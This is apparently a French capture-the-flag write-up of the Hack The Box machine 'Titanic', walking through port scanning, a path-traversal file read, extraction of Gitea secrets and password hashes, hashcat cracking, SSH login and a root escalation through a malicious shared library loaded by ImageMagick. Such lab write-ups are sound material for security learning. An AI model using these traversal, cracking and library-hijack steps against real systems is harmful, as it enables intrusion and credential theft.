
Titanic



Scanning

TCP

nmap -sS -sV -Pn -T5 -p- 10.10.11.55 -vv | tee nmap_result.txt

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

UDP

nmap -sU -sV -Pn -T5 10.10.11.55 -vv

Nothing open


Enumération

On a une redirection sur le lien via IP

http://titanic.htb/

```
titanic.htb >> /etc/hosts
```

web-site




Welcome to Titanic

Your gateway to a luxurious ship trip experience

Our Services

La seule option possible est de réserver son voyage 'Book Your Trip' :



Book Your Trip

Full Name: test

Email address: test@test.com

Phone Number: 099494464

Travel Date: 05 / 09 / 2025

Cabin Type: Standard

- Quand on submit, ça demande de le télécharger en local, le contenu, en .json, sont les informations que l'on a indiquées.

```
─[us-vip-14]─[10.10.14.8]─[xotourlif33@htb-lwfnjlxsi2]─[~/Desktop]
└──╼ [★]$ cat aa410fa2-4a86-4618-a70f-a746b1c3fc31.json
{"name": "test", "email": "test@test.com", "phone": "099494464", "date": "2025-05-
09", "cabin": "Standard"}
```

gobuster

└──── [★]$ gobuster dir -u *http://titanic.htb* -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -x php,js,html,txt,zip

Rien d'intéressant, mise à par /book en code 405 et download en code 400,

j'ai tenté de re énumérer depuis ces lien là, mais rien n'a été trouvé.

Exploitation

N'ayant pas de chemins cachés, je me concentre sur l'option 'Book'.

burpsuite

Sur burpsuite, je relance le formulaire et l'envois :

> **Note**
>
> You should be redirected automatically to the target URL: */download?ticket=f67d30ac-9d0e-4a84-9791-a24ba460ed9c.json*. If not, click the link.


On a un lien, j'y accède, ça demande de le télécharger, mais, l'url se présentant comme ceci :

http://titanic.htb/download?ticket=f67d30ac-9d0e-4a84-9791-a24ba460ed9c.json

Je peux voir si une faille LFI est présente.

LFI

http://titanic.htb/download?ticket=../../../../etc/passwd



```
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```


Je peux donc me balader sur le serveur distant et lire des contenu sensible.

Subdomain

└──── [★]$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u *http://FUZZ.titanic.htb* -mc 200

```
:: Progress: [1/4989] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors
dev                     [Status: 200, Size: 13982, Words: 1107, Lines: 276,
Duration: 9ms]
```

dev.titanic.htb > /etc/hosts



Gitea: Git with a cup of tea

A painless, self-hosted Git service

Easy to install

Simply run the binary for your platform, ship it with Docker, or get it packaged.

Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

Ffuf

J'ai enchainé des commandes :

```
   46  ffuf -u "http://titanic.htb/download?ticket=../../../../etc/mysql/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ
   47  ffuf -u "http://titanic.htb/download?ticket=../../../../etc/mysql/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt
   48  ffuf -u "http://titanic.htb/download?ticket=../../../../etc/mysql/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   49  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   50  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   51  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   52  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/git/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   53  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/git/.ssh/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   54  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/git/.ssh/environment/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   55  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   56  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/conf/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   57  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/home/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   58  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/log/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt
   59  ffuf -u "http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/log/FUZZ.log" -w
```

```
/usr/share/seclists/Discovery/Web-Content/big.txt
   60  ffuf -u "http://titanic.htb/download?
ticket=../../../../home/developer/gitea/data/gitea/conf/FUZZ.ini" -w
/usr/share/seclists/Discovery/Web-Content/big.txt
```

J'ai découvert le app.ini :

└──── [★]$ cat ...._.._home_developer_gitea_data_gitea_conf_app.ini

```
APP_NAME = Gitea: Git with a cup of tea
RUN_MODE = prod
RUN_USER = git
WORK_PATH = /data/gitea

[repository]
ROOT = /data/git/repositories

[repository.local]
LOCAL_COPY_PATH = /data/gitea/tmp/local-repo

[repository.upload]
TEMP_PATH = /data/gitea/uploads

[server]
APP_DATA_PATH = /data/gitea
DOMAIN = gitea.titanic.htb
SSH_DOMAIN = gitea.titanic.htb
HTTP_PORT = 3000
ROOT_URL = http://gitea.titanic.htb/
DISABLE_SSH = false
SSH_PORT = 22
SSH_LISTEN_PORT = 22
LFS_START_SERVER = true
LFS_JWT_SECRET = OqnUg-uJVK-l7rMN1oaR6oTF348gyr0QtkJt-JpjSO4
OFFLINE_MODE = true

[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable

[indexer]
ISSUE_INDEXER_PATH = /data/gitea/indexers/issues.bleve

[session]
PROVIDER_CONFIG = /data/gitea/sessions
PROVIDER = file

[picture]
AVATAR_UPLOAD_PATH = /data/gitea/avatars
REPOSITORY_AVATAR_UPLOAD_PATH = /data/gitea/repo-avatars

[attachment]
PATH = /data/gitea/attachments

[log]
MODE = console
```

```
LEVEL = info
ROOT_PATH = /data/gitea/log

[security]
INSTALL_LOCK = true
SECRET_KEY =
REVERSE_PROXY_LIMIT = 1
REVERSE_PROXY_TRUSTED_PROXIES = *
INTERNAL_TOKEN =
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYmYiOjE3MjI1OTUzMzR9.X4rYDGhkWTZKFfnjgES5r2
rFRpu_GXTdQ65456XC0X8
PASSWORD_HASH_ALGO = pbkdf2

[service]
DISABLE_REGISTRATION = false
REQUIRE_SIGNIN_VIEW = false
REGISTER_EMAIL_CONFIRM = false
ENABLE_NOTIFY_MAIL = false
ALLOW_ONLY_EXTERNAL_REGISTRATION = false
ENABLE_CAPTCHA = false
DEFAULT_KEEP_EMAIL_PRIVATE = false
DEFAULT_ALLOW_CREATE_ORGANIZATION = true
DEFAULT_ENABLE_TIMETRACKING = true
NO_REPLY_ADDRESS = noreply.localhost

[lfs]
PATH = /data/git/lfs

[mailer]
ENABLED = false

[openid]
ENABLE_OPENID_SIGNIN = true
ENABLE_OPENID_SIGNUP = true

[cron.update_checker]
ENABLED = false

[repository.pull-request]
DEFAULT_MERGE_STYLE = merge

[repository.signing]
DEFAULT_TRUST_MODEL = committer

[oauth2]
JWT_SECRET = FIAOKLQX4SBzvZ9eZnHYLTCiVGoBtkE4y5B7vMjzz3g
```

Celui-ci indique le chemin du fichier base de données :

http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/gitea.db

sqlite3

sqlite3 ../../../../home/developer/gitea/data/gitea/gitea.db

hashcat

J'ai listé le schéma de la table `user` pour identifier les champs utiles :

```
.schema user
```

```
CREATE TABLE `user` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `lower_name`
TEXT NOT NULL, `name` TEXT NOT NULL, `full_name` TEXT NULL, `email` TEXT NOT NULL,
`keep_email_private` INTEGER NULL, `email_notifications_preference` TEXT DEFAULT
'enabled' NOT NULL, `passwd` TEXT NOT NULL, `passwd_hash_algo` TEXT DEFAULT 'argon2'
NOT NULL, `must_change_password` INTEGER DEFAULT 0 NOT NULL, `login_type` INTEGER
NULL, `login_source` INTEGER DEFAULT 0 NOT NULL, `login_name` TEXT NULL, `type`
INTEGER NULL, `location` TEXT NULL, `website` TEXT NULL, `rands` TEXT NULL, `salt`
TEXT NULL, `language` TEXT NULL, `description` TEXT NULL, `created_unix` INTEGER
NULL, `updated_unix` INTEGER NULL, `last_login_unix` INTEGER NULL,
`last_repo_visibility` INTEGER NULL, `max_repo_creation` INTEGER DEFAULT -1 NOT
NULL, `is_active` INTEGER NULL, `is_admin` INTEGER NULL, `is_restricted` INTEGER
DEFAULT 0 NOT NULL, `allow_git_hook` INTEGER NULL, `allow_import_local` INTEGER
NULL, `allow_create_organization` INTEGER DEFAULT 1 NULL, `prohibit_login` INTEGER
DEFAULT 0 NOT NULL, `avatar` TEXT NOT NULL, `avatar_email` TEXT NOT NULL,
`use_custom_avatar` INTEGER NULL, `num_followers` INTEGER NULL, `num_following`
INTEGER DEFAULT 0 NOT NULL, `num_stars` INTEGER NULL, `num_repos` INTEGER NULL,
`num_teams` INTEGER NULL, `num_members` INTEGER NULL, `visibility` INTEGER DEFAULT 0
NOT NULL, `repo_admin_change_team_access` INTEGER DEFAULT 0 NOT NULL,
`diff_view_style` TEXT DEFAULT '' NOT NULL, `theme` TEXT DEFAULT '' NOT NULL,
`keep_activity_private` INTEGER DEFAULT 0 NOT NULL); CREATE UNIQUE INDEX
`UQE_user_name` ON `user` (`name`); CREATE UNIQUE INDEX `UQE_user_lower_name` ON
`user` (`lower_name`); CREATE INDEX `IDX_user_is_active` ON `user` (`is_active`);
CREATE INDEX `IDX_user_created_unix` ON `user` (`created_unix`); CREATE INDEX
`IDX_user_updated_unix` ON `user` (`updated_unix`); CREATE INDEX
`IDX_user_last_login_unix` ON `user` (`last_login_unix`);
```

convertion

https://0xdf.gitlab.io/2024/12/14/htb-compiled.html#crack-gitea-hash

- Convertit les champs de la base Gitea (`salt`, `passwd`) en un **format reconnu par Hashcat**, avec les bons paramètres (`pbkdf2`, itérations, encodage base64), pour pouvoir brute-force ou dictionary-attack le mot de passe.

```
sqlite3 gitea.db "select passwd,salt,name from user" | while read data; do
digest=$(echo "$data" | cut -d'|' -f1 | xxd -r -p | base64); salt=$(echo "$data" |
cut -d'|' -f2 | xxd -r -p | base64); name=$(echo $data | cut -d'|' -f 3); echo
"${name}:sha256:50000:${salt}:${digest}"; done | tee gitea.hashes
```

output

```
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kj
tAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXy
hEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
```

crack

└──── [★]$ hashcat gitea.hashes /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt --user

- --user because my hashes start with the username and a `:`

```
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F
2+8wvxaCYZJjRE6llM+1Y=:25282528
```

- password = 25282528

ssh to developer

developer@titanic:~$ ls
gitea mysql user.txt

> **Note**
>
> developer@titanic:~$ cat user.txt
> 479a3a3d29362c594b4d8c5dcd7bcb38

Root

- Pas de droits sudo
- pas de suid spécifique

/opt/scripts

```
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
```

- Va dans un dossier contenant des images `.jpg`
- Vide le fichier `metadata.log`
- Pour chaque `.jpg`, il lance `/usr/bin/magick identify` dessus (commande ImageMagick)
- Stocke les résultats dans `metadata.log`

ImageMagick

- version >> ImageMagick 7.1.1-35

https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8

evil bibliothèque

cd /opt/app/static/assets/images

Créer une version malveillante de la bibliothèque `libxcb.so.1`. Cette bibliothèque devra exécuter du code malveillant lorsque `magick` lira le fichier.

```
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cat /root/root.txt > /tmp/rootflag");
    exit(0);
}
EOF
```

forcer exécution script

cp d'une image déjà présente, cela déclanchera le script, ensuite on pour lire le rootflag dans /tmp

developer@titanic:/tmp$ cat rootflag

78f2053ff5b98ac7630edc1b0010df1e